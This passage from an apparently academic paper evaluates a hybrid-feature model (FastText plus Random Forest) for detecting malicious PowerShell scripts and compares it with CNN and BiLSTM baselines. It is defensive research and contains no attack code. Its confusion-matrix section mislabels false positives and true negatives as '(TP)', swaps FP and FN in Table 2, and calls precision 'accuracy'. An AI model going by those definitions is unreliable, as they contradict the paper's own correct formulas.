simple, so we randomly all 4,202 scripts inserted into deffirent benign scripts, which are the mixed scripts mentioned in this paper.

As long as our benign samples, we crawled benign PowerShell repositories from Github using the keyword “PowerShell” [49], then artificially removed malicious script repositories and irrelevant code repositories, then we collected 50 repositories with PowerShell scripts. After deduplication and removing empty files, we obtained 4,316 benign PowerShell scripts. The begin samples can roughly form a ratio of 1: 1 to the number of malicious samples. At such a ratio, it is not necessary to consider the problems caused by the imbalance of samples.

4.2. Experimental indicators

In order to better evaluate the malicious PowerShell script detection model based on hybrid features, the experimental results will be evaluated using a confusion matrix. Confusion Matrix, also known as Error Matrix, can be used to visually evaluate the performance of classification model algorithms, as shown in Table 2, this matrix has the following 4 types of indicators:

- True positive (TP): Actually a malicious sample and the model's prediction is also a malicious sample.

Table 2
Confusion Matrix.

Confusion Matrix		Predicted label	
		Malicious	Benign
Real label	Malicious	TP	FP
	Benign	FN	TN

Table 3
Comparison of the effects of models with different structures on mixed scripts.

	Precision	Recall	F1-score	Accuracy	Loss
M-FastText-3	0.9754	0.9722	0.9738	0.9742	0.0258
M-FastText-2	**0.9779**	0.9767	**0.9773**	**0.9776**	**0.0224**
M-FastText-1	0.9765	**0.9769**	0.9767	0.9770	0.0230
Manual	0.9426	0.9562	0.9493	0.9496	0.0504
FastText-3	0.9384	0.9348	0.9366	0.9375	0.0625
FastText-2	0.9427	0.9429	0.9428	0.9435	0.0565
FastText-1	0.9442	0.9457	0.9450	0.9456	0.0544

- False positive (TP): Actually a benign sample but the model's prediction is a malicious sample.
- True negative (TP): Actually a benign sample and the model's prediction is also a benign sample.
- False negative (FN): Actually a malicious sample but the model's prediction is a benign sample.

Based on the above definition, plus the research in this paper is the detection of malicious PowerShell scripts, which can be regarded as a binary classification problem, and the performance indicators of this model can be derived:

$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \tag{2}$$

$$Precision = \frac{TP}{TP + FP} \tag{3}$$

$$Recall = \frac{TP}{TP + FN} \tag{4}$$

$$F_1 = 2 \cdot \frac{precision \cdot recall}{precision + recall} \tag{5}$$

In the above formulas, the accuracy rate reflects the proportion of malicious scripts that the model classify to be malicious. The recall rate reflects the proportion of malicious samples correctly classified by the model. The F1 score is the harmonic mean of the accuracy rate and the recall rate.

4.3. Experiment for finding optimal structure

It has 'cbow' or 'skip-gram' [54] mode in the character embedding process of FastText. Considering the semantics and continuous function calls of PowerShell scripts, we use 'skip-gram' mode to enable the text semantics of PowerShell scripts can be extracted. N-grams for n in [1–3] were used in the training process of FastText, we call the FastText model using 3-grams input as FastText-3. In addition, the Random Forest detection model only based on manual extraction features is called Manual in Table 3, and the model based on manual extraction features combined with 2-grams FastText predictions is called M-FastText-2.

After supervised training of FastText model, we combine the output layer of this model to our manually extracted feature. Then we test the model with different n of n-grams to find the best parameter using 5-fold cross validation. As shown in Table 3, the performance of the FastText model trained with different parameters n of n-grams is different on our data set. Obviously when n = 1 or n = 2, the performance of the two model are almost the same while M-FastText-3 only has an accuracy of 97.42%. We also found that, the detection model only using manually extracted features has a accuracy of 94.96%, it is lower than the M-FastText-2 which using two type of features. Obviously, compared with the detection model using FastText or manual feature extraction alone, the model using hybrid features has the best accuracy, recall and F1 value.

4.4. The necessity of using hybrid features for detection model

In the field of malicious PowerShell detection, we are the first to use hybrid feature models for script detection. It is unknown whether this method is conducive to improving the detection effect. Therefore, we designed experiments to verify this problem. Before the experiment, we need to explain the goal of experiments, that is, to test whether the hybrid features can make the Random Forest classifier has a better performance. To determine whether this mode is effective, we need to experiment with hybrid features or one of them.

First, we input the manually extracted features into the classifier. To obtain the best detection effect that the manually extracted features can achieve in the Random Forest classifier, we need to constantly adjust the number of n_estimators and the number of max_features. Similar to the experiments in Section 4.3, we give a certain range and gradient to the number of n_estimators and max_features. We found the best model performance while n_estimators are 70, max_features are 8, and random_state is 0. As shown in Table 3, after experiments, we found that the detection accuracy by manually extracted features is 94.96%.

To find the best performance by the automatic coding results of the classifier, we also adjusted the n of n-grams of FastText. As shown in Table 3, through experiments, we found that FastText-1 has a best accuracy of 94.56% on the mixed scripts. Obviously, this is far from the detection accuracy in our hybrid features model. It means that the semantic features will be confused when malicious scripts mixed with benign scripts.

As Shown in Table 3, our hybrid features detection model (the M-FastText-2 model) has a best accuracy of 97.76%, and the best performances on Precision, F1-score and Loss. It is shown in ROC curves in Fig. 6, that individual experiments on manually extracted features or FastText results can confirm that the detection model based on the hybrid feature has a better effect than the two independent modes. From this result, it can also be determined that manually extracted features can extract the surface information of the script, text embedding can learn the semantic information of the script. When the two are combined, the classifier will learn the association between the two and has better performance on detection. That means there are more comprehensive feature in our method for classify complicated scripts. So, in the next experiments we tested the performance of models on different data set and compared the performance of two proposed model by other research [7,8].

4.5. Comparative experiment

Deep learning has been applied in script detection. Hendler et al. [7] used convolutional neural networks to classify the PowerShell command line. In their research, they only needed to extract the first 1,024 characters of the PowerShell command line, those characters are represented into a 62 × 1,024 sparse matrix as the input of 4-CNN architecture [7]. This architecture contains a convolutional layer with 128 kernels of size 62 × 3 and 1 stride, followed by a max pooling layer of size 3 and two fully-connected layers both of size 1,024. Their method has a high detection accuracy for malicious command lines. A model named Token-Char-W2V




Fig. 6. ROC curves of models on mixed scripts.

Table 4
Comparison with different detection approaches in accuracy.

	Mixed scripts	Original scripts
SVM	0.8984	0.9695
KNN	0.9054	0.9661
4-NN	0.9616	0.9841
Decision Tree	0.9607	0.9833
M-FastText-2(Random Forest)	**0.9776**	**0.9893**
BiLSTM	0.8846	0.9775
4-CNN [7]	0.4129	0.9840
Token-Char-W2V [8]	0.9218	0.9882

was also proposed by Hendler et al. [8], this model extract 1,000 tokens and 1,000 characters from a PowerShell script, using Word2Vec for tokens embedding, and separately putting the tokens embedding and characters embedding results into two convolutional neural networks, then combine the two output from convolutional neural networks and use a BiLSTM as the last layer to classify a PowerShell script. We use 4-CNN [7] and Token-Char-W2V [8] as the comparative experiments to verify the effectiveness of our proposed model(M-FastText-2).

According to the research of Hendler et al. [7], we converted the mixed scripts and original scripts into command-line, then use the 4-CNN model to classify the samples. The conversion method has been described in Chapter 3, that is, removing extra spaces, line breaks, and tabs, etc., then the PowerShell scripts became a command line. We use this 4-CNN architecture as a comparison of our detection model. We need to explain again is that the mixed script means a malicious script is inserted into as benign script, it still is a malicious script.

As shown in Table 4, the model proposed in this paper, has an accuracy of 97.76% on mixed scripts and an accuracy of 98.93% on original scripts. The 4-CNN [7] has an accuracy of 98.40% on original scripts, but the accuracy on mixed scripts is only 41.29%. The reason for its poor performance may be the input of the 4-CNN [7] structure is the first 1,024 characters of the script, but the malicious part in the mixed script is likely to be after the 1,024 characters. Token-Char-W2V [8] performance better than 4-CNN both on mixed scripts and original scripts. But the accuracy of Token-Char-W2V on mixed scripts is 92.18%, which is lower than the accuracy of our proposed model. The Token-Char-W2V uses 1,000 tokens and 1,000 characters for detection, while the average number of tokens in mixed scripts is 984. So, the Token-Char-W2V model can learn the most context of the mixed script, but it will be confused by the coexistence of malicious code and benign code in one mixed script.

We tested the performance of different classifiers on mixed scripts and original scripts when using hybrid features. In Table 4, “SVM”, “KNN”, “Decision Tree”, “4-NN” and “Random Forest” mean we used the Support Vector Machine, K-Nearest Neighbor, 4-layers neural network (The first 3 layers have 100 neurons in each layer, and the last layer has two neurons), Random Forest algorithm for classifying based on hybrid features which are extracted by the proposed method. From the experimental results, we can found that the Random Forest has the best detection accuracy on both mixed scripts and original scripts. We also build a model for detecting malicious PowerShell scripts based on BiLSTM, which has a BiLSTM layer and a layer with two neurons to deal with 1,000 tokens embedding results by Word2Vec, such a simple model has an accuracy of 97.75% on original scripts, but also be confused by mixed scripts as it has the only accuracy of 88.46% on mixed scripts. Using 4-NN, Decision Tree, and Random Forest as the classifier based on our hybrid features, the three classifiers have achieved accuracy over 96% on mixed scripts, which are better than Token-Char-W2V [8] and 4-CNN [7]. So, the efficacy and robustness of the hybrid features extracted by our proposed method can be proved.

From the experimental results, the performance of 4-CNN [7] and Token-Char-W2V [8] are limited by the input length of tokens, and the increase of input tokens will make the model become too large. In addition, the malicious scripts can bypass this type of detection by filling many benign tokens in front of the malicious code. The proposed method solved these shortcomings of the mentioned models. The model proposed by this paper has a better performance than the mentioned methods not only on original scripts but also on mixed scripts. On the one hand, the manually extracted features include the use of the malicious function, information of AST nodes, information entropy, and other code features of a script. On the other hand, we use FastText for tokens embedding, then put the classified results by contextual information as semantic features. Based on these hybrid features, when detecting the mixed scripts, the manual features extraction part will focus on the call of the malicious functions and AST nodes radio. Moreover, the semantics classifying part will focus on the malicious words. Therefore, the proposed model will learn more information about a script without being confused by mixed scripts.

5. Conclusion and future work

In this paper, we presented an effective method based on hybrid features for detecting malicious PowerShell scripts. This study offers a new insight into the detection of malicious PowerShell scripts, as it is the first study of combining manually extracted features and context-based scripts classification for detecting malicious PowerShell scripts. The features extracted from the textual level, functional level, and AST level, which can cover all the malicious content of a script. Added with semantic features extracted by FastText, the hybrid features enhanced the model performance.

The proposed method has a difficult to classify the obfuscated scripts, and the word embedding method can be replaced by the lasted pre-training method. A possible direction of future work is to use BERT [55] or other contextual representation methods like Albert [56] and ELECTRA [57], but the length of PowerShell scripts is usually very long, so the problem that needs to be solved in the future is that the limitation on the input length of BERT is 512 tokens. Another possible direction of future research is to extract the Control Flow Graph (CFG) of PowerShell script and build a Graph Neural Network (GNN) for classifying based on it.

CRediT authorship contribution statement

Yong Fang: Conceptualization, Methodology, Software. **Xiangyu Zhou:** Data curation, Investigation, Writing - original draft. **Cheng Huang:** Conceptualization, Investigation, Writing - review & editing.

Declaration of Competing Interest

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

References

[1] joeyaiello, Powershell scripting, https://docs.microsoft.com/en-us/powershell/scripting/overview, 2019 (Retrieved December 8, 2019).

[2] D. Bohannon, Invoke-obfuscation, https://github.com/danielbohannon/Invoke-Obfuscation, 2019 (original-date: 2016-09-25T03:38:02Z).

[3] A.T.A.O.N.C. Geoff Ackerman, Rick Cole, Overruled: Containing a potentially destructive adversary, https://www.fireeye.com/blog/threat-research/2018/12/overruled-containing-a-potentially-destructive-adversary.html, 2018 (Retrieved December 7, 2019).

[4] C. Wueest, The increased use of powershell in attacks, https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf, 2019 (Retrieved December 7, 2019).

[5] Z. Li, Q.A. Chen, C. Xiong, Y. Chen, T. Zhu, H. Yang, Effective and light-weight deobfuscation and semantic-aware attack detection for powershell scripts, in: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, 2019, pp. 1831–1847.

[6] G. Rusak, A. Al-Dujaili, U.-M. O'Reilly, Ast-based deep learning for detecting malicious powershell, in: Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, 2018, pp. 2276–2278.

[7] D. Hendler, S. Kels, A. Rubin, Detecting malicious powershell commands using deep neural networks, in: Proceedings of the 2018 on Asia Conference on Computer and Communications Security, 2018, pp. 187–197.

[8] D. Hendler, S. Kels, A. Rubin, Detecting malicious powershell scripts using contextual embeddings, Tech. Rep., 2019.

[9] P. Bojanowski, E. Grave, A. Joulin, T. Mikolov, Enriching word vectors with subword information, Transactions of the Association for Computational Linguistics 5 (2017) 135–146.

[10] A. Joulin, E. Grave, P. Bojanowski, T. Mikolov, Bag of tricks for efficient text classification, arXiv preprint arXiv:1607.01759 (2016).

[11] karttoon, psencmds, https://github.com/pan-unit42/iocs/commits/master/psencmds, 2019 (Retrieved December 13, 2019).

[12] R. Mudge, Cobalt strike, https://www.cobaltstrike.com/, retrieved December 20, 2019 (2012).

[13] A. Rousseau, Hijacking. net to defend powershell, arXiv preprint arXiv:1709.07508 (2017).

[14] D. Ugarte, D. Maiorca, F. Cara, G. Giacinto, Powerdrive: Accurate de-obfuscation and analysis of powershell malware, in: International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, Springer, 2019, pp. 240–259.

[15] J. White, Pulling back the curtains on encodedcommand powershell attacks, https://unit42.paloaltonetworks.com/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/, 2019 (Retrieved December 13, 2019).

[16] C. Liu, B. Xia, M. Yu, Y. Liu, Psdem: A feasible de-obfuscation method for malicious powershell detection, in: 2018 IEEE Symposium on Computers and Communications (ISCC), IEEE, 2018, pp. 825–831.

[17] J. White, Practical behavioral profiling of powershell scripts through static analysis (part 1), https://unit42.paloaltonetworks.com/practical-behavioral-profiling-of-powershell-scripts-through-static-analysis-part-1/, 2019 (Retrieved October 31, 2019).

[18] J. White, Practical behavioral profiling of powershell scripts through static analysis (part 2), https://unit42.paloaltonetworks.com/practical-behavioral-profiling-of-powershell-scripts-through-static-analysis-part-2/, 2019 (Retrieved October 31, 2019).

[19] J. White, Practical behavioral profiling of powershell scripts through static analysis (part 3), https://unit42.paloaltonetworks.com/practical-behavioral-profiling-of-powershell-scripts-through-static-analysis-part-3/, 2019 (Retrieved October 31, 2019).

[20] A. Fass, M. Backes, B. Stock, Jstap: a static pre-filter for malicious javascript detection, in: Proceedings of the 35th Annual Computer Security Applications Conference, 2019, pp. 257–269.

[21] J. Wang, Y. Xue, Y. Liu, T.H. Tan, Jsdc: A hybrid approach for javascript malware detection and classification, in: Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security, 2015, pp. 109–120.

[22] N. Etaher, G.R. Weir, M. Alazab, From zeus to zitmo: Trends in banking malware, in: 2015 IEEE Trustcom/BigDataSE/ISPA, vol. 1, IEEE, 2015, pp. 1386–1391.

[23] M. Alazab, S. Venkatraman, P. Watters, M. Alazab, Information security governance: the art of detecting hidden malware, in: IT Security Governance Innovations: Theory and Research, IGI Global, 2013, pp. 293–315.

[24] D. Bohannon, Revoke-obfuscation, https://github.com/danielbohannon/Revoke-Obfuscation, 2019 (original-date: 2017-07-11T01:20:48Z).

[25] karttoon, Powershellprofiler, https://github.com/pan-unit42/public_tools/tree/master/powershellprofiler, 2019 (Retrieved October 31, 2019).

[26] M. AbdelKhalek, A. Shosha, Jsdes: An automated de-obfuscation system for malicious javascript, in: Proceedings of the 12th International Conference on Availability, Reliability and Security, 2017, pp. 1–13.

[27] G. Lu, S. Debray, Automatic simplification of obfuscated javascript code: A semantics-based approach, in: 2012 IEEE Sixth International Conference on Software Security and Reliability, IEEE, 2012, pp. 31–40.

[28] P. Royal, M. Halpin, D. Dagon, R. Edmonds, W. Lee, Polyunpack: Automating the hidden-code extraction of unpack-executing malware, in: 22nd Annual Computer Security Applications Conference (ACSAC'06), IEEE, 2006, pp. 289–300.

[29] M.G. Kang, P. Poosankam, H. Yin, Renovo A hidden code extractor for packed executables, in: Proceedings of the 2007 ACM Workshop on Recurring Malcode, 2007, pp. 46–53.

[30] A. Dinaburg, P. Royal, M. Sharif, W. Lee, Ether: malware analysis via hardware virtualization extensions, in: Proceedings of the 15th ACM Conference on Computer and Communications Security, 2008, pp. 51–62.

[31] L. Martignoni, M. Christodorescu, S. Jha, Omniunpack: Fast, generic, and safe unpacking of malware, in: Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007), IEEE, 2007, pp. 431–441.

[32] G. Jeong, E. Choo, J. Lee, M. Bat-Erdene, H. Lee, Generic unpacking using entropy analysis, in: 2010 5th International Conference on Malicious and Unwanted Software, IEEE, 2010, pp. 98–105.

[33] J. Raphel, P. Vinod, Information theoretic method for classification of packed and encoded files, in: Proceedings of the 8th International Conference on Security of Information and Networks, 2015, pp. 296–303.

[34] X. Ugarte-Pedrero, I. Santos, I. García-Ferreira, S. Huerta, B. Sanz, P.G. Bringas, On the adoption of anomaly detection for packed executable filtering, Computers & Security 43 (2014) 126–144.

[35] X. Ugarte-Pedrero, I. Santos, P.G. Bringas, Structural feature based anomaly detection for packed executable identification, in: Computational Intelligence in Security for Information Systems, Springer, 2011, pp. 230–237.

[36] Microsoft, Antimalware scan interface (amsi), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal, 2019 (Retrieved October 28, 2019).

[37] Y. Wang, W.-D. Cai, P.-C. Wei, A deep learning approach for detecting malicious javascript code, Security and Communication Networks 9 (11) (2016) 1520–1534.

[38] A. Fass, R.P. Krawczyk, M. Backes, B. Stock, Jast Fully syntactic detection of malicious (obfuscated) javascript, in: International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, Springer, 2018, pp. 303–325.

[39] A.V. Phan, M.L. Nguyen, Y.L.H. Nguyen, L.T. Bui, Dgcnn: A convolutional neural network over large-scale labeled graphs, Neural Networks 108 (2018) 533–543.

[40] A. Fass, M. Backes, B. Stock, Hidenoseek Camouflaging malicious javascript in benign asts, in: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, 2019, pp. 1899–1913.

[41] Z. Cui, L. Du, P. Wang, X. Cai, W. Zhang, Malicious code detection based on cnns and multi-objective algorithm, Journal of Parallel and Distributed Computing 129 (2019) 50–58.

[42] G.-G. Wang, S. Deb, Z. Cui, Monarch butterfly optimization, Neural Computing and Applications 31 (7) (2019) 1995–2014.

[43] A. Azab, M. Alazab, M. Aiash, Machine learning based botnet identification traffic, in: 2016 IEEE Trustcom/BigDataSE/ISPA, IEEE, 2016, pp. 1788–1794.

[44] Z. Zhang, J. Wen, J. Zhang, X. Cai, L. Xie, A many objective-based feature selection model for anomaly detection in cloud environment, IEEE Access 8 (2020) 60218–60231.

[45] A. Azab, R. Layton, M. Alazab, J. Oliver, Mining malware to detect variants, in: 2014 Fifth Cybercrime and Trustworthy Computing Conference, IEEE, 2014, pp. 44–53.

[46] Y. Choi, T. Kim, S. Choi, C. Lee, Automatic detection for javascript obfuscation attacks in web pages through string pattern analysis, in: International Conference on Future Generation Information Technology, Springer, 2009, pp. 160–172.

[47] scikit learn, scikit-learn: machine learning in python, https://github.com/scikit-learn/scikit-learn, 2019 (original-date: 2010-08-17T09:43:38Z).

[48] keras team, Deep learning for humans, https://github.com/keras-team/keras, 2019 (original-date: 2015-03-28T00:35:42Z).

[49] Github, https://github.com/search?q=PowerShell, retrieved October 31, 2019.

[50] EmpireProject, Empire is a powershell and python post-exploitation agent, https://github.com/EmpireProject/Empire, 2019 (original-date: 2015-08-05T18:25:57Z).

[51] PowerShellMafia, Powersploit - a powershell post-exploitation framework, https://github.com/PowerShellMafia/PowerSploit, 2019 (2012-05-26T16:08:48Z).

[52] samratashok, Nishang - offensive powershell for red team, penetration testing and offensive security, https://github.com/samratashok/nishang, 2019 (original-date: 2014-05-19T11:48:24Z).

[53] gentilkiwi, A little tool to play with windows security, https://github.com/gentilkiwi/mimikatz, 2019 (original-date: 2014-04-06T18:30:02Z).

[54] T. Mikolov, K. Chen, G. Corrado, J. Dean, Efficient estimation of word representations in vector space, arXiv preprint arXiv:1301.3781.

[55] J. Devlin, M.-W. Chang, K. Lee, K. Toutanova, Bert: Pre-training of deep bidirectional transformers for language understanding, arXiv preprint arXiv:1810.04805 (2018).

[56] Z. Lan, M. Chen, S. Goodman, K. Gimpel, P. Sharma, R. Soricut, Albert: A lite bert for self-supervised learning of language representations, arXiv preprint arXiv:1909.11942 (2019).

[57] K. Clark, M.-T. Luong, Q.V. Le, C.D. Manning, Electra: Pre-training text encoders as discriminators rather than generators, in: ICLR, 2020, https://openreview.net/pdf?id=r1xMH1BtvB..

Yong Fang received the Ph.D degree from Sichuan University, Chengdu, China, in 2010. He is currently a Professor with college of Cybersecurity, Sichuan University, China. His research interests include network security, Web security, Internet of Things, Big Data and artificial intelligence.

Xiangyu Zhou received the B.Eng. degree in information security from Sichuan University, Chengdu, China, in 2019, where he is currently pursuing the M.A. degree with the College of Cybersecurity. His current research interests include Web development and network security.

Cheng Huang received the Ph.D degree from Sichuan University, Chengdu, China, in 2017. From 2014 to 2015, he was a visiting student at the School of Computer Science, University of California, CA, USA. He is currently an Associate Professor at the college of Cybersecurity, Sichuan University, Chengdu, China. His current research interests include Web security, attack detection, artificial intelligence.